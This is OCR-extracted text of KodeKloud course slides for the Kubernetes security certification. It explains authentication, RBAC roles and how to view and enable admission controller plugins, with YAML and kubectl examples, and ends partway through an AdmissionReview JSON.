www.kodekloud.com

cks.kodekloud.com

Disclaimer


Notice

- This presentation is to refer to course graphics and transcripts only.
- Some of the slides are meant to be animated. So may not be displayed correctly.
- Do not copy and paste command, code or YAML files from this file as it may not be in the right format and may contain hidden characters
- For code refer to the solutions in the lab or the Git repository associated with this course or official Kubernetes documentation pages.
- Some of the code in this deck maybe hidden for brevity


https://github.com/kodekloudhub/certified-kubernetes-security-specialist-cks-course

Admission Controllers

Securing Kubernetes




Authentication




```
❯ cat .kube/config
apiVersion: v1
clusters:
- cluster:
    certificate-authority-data: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUM1ekNDQWMrZ
EFWTVJNd0VRWURWUVFERXdwcmRXSmwKY201bGRHVnpNQjRYRFRJeE1ETXdOVEExTkRFeE1Gb1hEVE14TURNd0
NWaVpYSnVaWFJsY3pDQ0FTSXdEUVlKS29aSWh2Y05BUUVCQlFBRGdnRVBBRENDQVFvQ2dnRUJBTWZOCnFRc2V
6NmpRQVYwNmNDa2gzbUUyNlEwRWxMT3czWU1aMGwKdVgxblhIcjk0bHd1RitNdXU3SWI3cnFOZkk0dXlMSG50
RgpJdGx6R0lQS01iUlh5MmIrZFFpbWNQYjJvSUgvQXJZR0UvS0VML1BQU1pWVzBGemNGQzAzcEpkRkZJdldlc
3BtZWVwWEJVVHF1M1VXckJRWG92WkpPc3EzM2tLK205NHNFdGoKU1VQVnlrdnF6MEVlVnhGQ0lHYVNZaWpjWU
ZNbHZYZDhWeQprY3pHY0hZb1Qwd3M4V0pPVUxjQ0F3RUFBYU5DTUVBd0RnWURWUjBQQVFIL0JBUURBZ0trTUE
PQkJZRUZJQUwzNHpGYmdETDQrZFpENUtHT0ROSFgzZ3ZNQTBHQ1NxR1NJYjMKRFFFQkN3VUFBNElCQVFCWWNB
U2VPSkFrQnZrMEZUTjNyMQp4VkZLTklnOWZlZHBFU1ZYUWp2OXU1cUhRRUhUV1gxclRGdjBNbUNVNnlFTlhpZ
HVHeGd4dUNZV3grYmZ5UGtzZGdMcnYxb1B0SFZ5Ym9wQzBnVXNkSUZ0TGpOYWNyRkR1RGsKNEYrZmNnVXpUVT
JVUElDYlljYnFieG14SHJ2MkJRYzA3Mwp4aUd1MWo3SklMQ1daejV0alQ0VG5oYW9nd25QOHRIWnBIY1VDYXB
0djI2YUFqUWJFeGtRZy9aUkViNXM2MnNMWjI1YWg1YwotLS0tLUVORCBDRVJUSUZJQ0FURS0tLS0tCg==
    server: https://10.10.10.15:6443
```

Authorization



developer-role.yaml

```yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: developer
rules:
- apiGroups: [""]
  resources: ["pods"]
  verbs: ["list", "get", "create", "update", "delete"]
```

Authorization - RBAC

- ✓ Can list PODs/Deployments/Services/…
- ✓ Can create PODs/Deployments/Services/…
- ✓ Can delete PODs/Deployments/Services/…

- ✓ Can create pods named blue or orange

- ✓ Can create pods within a namespace

developer-role.yaml

```yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: developer
rules:
- apiGroups: [""]
  resources: ["pods"]
  verbs: [“create“]
  resourceNames: [“blue“, “orange”]
```

Authorization - RBAC

- ✓ Can list PODs/Deployments/Services/…
- ✓ Can create PODs/Deployments/Services/…
- ✓ Can delete PODs/Deployments/Services/…

- ✓ Can create pods named blue or orange


- ✓ Can create pods within a namespace

- ❖ Only permit images from certain registry
- ❖ Do not permit runAs root user
- ❖ Only permit certain capabilities
- ❖ Pod always has labels


web-pod.yaml

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: web-pod
spec:
  containers:
    - name: ubuntu
      image: ubuntu:latest
      command: ["sleep", "3600"]
      securityContext:
        runAsUser: 0
        capabilities:
          add: ["MAC_ADMIN"]
```


Authorization




Admission Controllers



Admission Controllers




Admission Controllers




```
kubectl run nginx --image nginx --namespace blue
Error from server (NotFound): namespaces "blue" not found
```

Admission Controllers




```
kubectl run nginx --image nginx --namespace blue
Error from server (NotFound): namespaces "blue" not found
```

View Enabled Admission Controllers

```
kube-apiserver -h | grep enable-admission-plugins
```

```
--enable-admission-plugins strings       admission plugins that should be enabled in addition to default enabled ones
(NamespaceLifecycle, LimitRanger, ServiceAccount, TaintNodesByCondition, Priority, DefaultTolerationSeconds,
DefaultStorageClass, StorageObjectInUseProtection, PersistentVolumeClaimResize, RuntimeClass, CertificateApproval,
CertificateSigning, CertificateSubjectRestriction, DefaultIngressClass, MutatingAdmissionWebhook,
ValidatingAdmissionWebhook, ResourceQuota). Comma-delimited list of admission plugins: AlwaysAdmit, AlwaysDeny,
AlwaysPullImages, CertificateApproval, CertificateSigning, CertificateSubjectRestriction, DefaultIngressClass,
DefaultStorageClass, DefaultTolerationSeconds, DenyEscalatingExec, DenyExecOnPrivileged, EventRateLimit,
ExtendedResourceToleration, ImagePolicyWebhook, LimitPodHardAntiAffinityTopology, LimitRanger, MutatingAdmissionWebhook,
NamespaceAutoProvision, NamespaceExists, NamespaceLifecycle, NodeRestriction, …. TaintNodesByCondition,
ValidatingAdmissionWebhook. The order of plugins in this flag does not matter.
```

```
kubectl exec kube-apiserver-controlplane -n kube-system -- kube-apiserver -h | grep enable-admission-plugins
```

Enable Admission Controllers


kube-apiserver.service

```
ExecStart=/usr/local/bin/kube-apiserver \\
  --advertise-address=${INTERNAL_IP} \\
  --allow-privileged=true \\
  --apiserver-count=3 \\
  --authorization-mode=Node,RBAC \\
  --bind-address=0.0.0.0 \\
  --enable-swagger-ui=true \\
  --etcd-servers=https://127.0.0.1:2379 \\
  --event-ttl=1h \\
  --runtime-config=api/all \\
  --service-cluster-ip-range=10.32.0.0/24 \\
  --service-node-port-range=30000-32767 \\
  --v=2
  --enable-admission-plugins=NodeRestriction,NamespaceAutoProvision
  --disable-admission-plugins=DefaultStorageClass
```

/etc/kubernetes/manifests/kube-apiserver.yaml

```
apiVersion: v1
kind: Pod
metadata:
  creationTimestamp: null
  name: kube-apiserver
  namespace: kube-system
spec:
  containers:
  - command:
    - kube-apiserver
    - --authorization-mode=Node,RBAC
    - --advertise-address=172.17.0.107
    - --allow-privileged=true
    - --enable-bootstrap-token-auth=true
    - --enable-admission-plugins=NodeRestriction,NamespaceAutoPro
    image: k8s.gcr.io/kube-apiserver-amd64:v1.11.3
    name: kube-apiserver
```

Admission Controllers




```
kubectl run nginx --image nginx --namespace blue
Pod/nginx created!
```

```
kubectl get namespaces
NAME              STATUS   AGE
blue              Active   3m
default           Active   23m
kube-public       Active   24m
kube-system       Active   24m
```


Hands-on Labs

cks.kodekloud.com


www.kodekloud.com

Admission Controllers

Validating Admission Controllers



Mutating Admission Controllers




pvc-definition.yaml

```yaml
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
  name: myclaim
spec:
  accessModes:
    - ReadWriteOnce
  resources:
    requests:
      storage: 500Mi
```

```
kubectl describe pvc myclaim

Name:          myclaim
Namespace:     default
StorageClass:  default
Status:        Pending
Volume:
Labels:        <none>
Annotations:   <none>
```

```yaml
storageClassName: default
```



```
{
  "apiVersion": "admission.k8s.io/v1",
  "kind": "AdmissionReview",
  "request": {
    # Random uid uniquely identifying this admission call
    "uid": "705ab4f5-6393-11e8-b7cc-42010a800002",

    # Fully-qualified group/version/kind of the incoming object
    "kind": {"group":"autoscaling","version":"v1","kind":"Scale"},
    # Fully-qualified group/version/kind of the resource being modified
    "resource": {"group":"apps","version":"v1","resource":"deployments"},
    # subresource, if the request is to a subresource
    "subResource": "scale",

    # Fully-qualified group/version/kind of the incoming object in the original r
    # This only differs from `kind` if the webhook specified `matchPolicy: Equiva
    # original request to the API server was converted to a version the webhook r
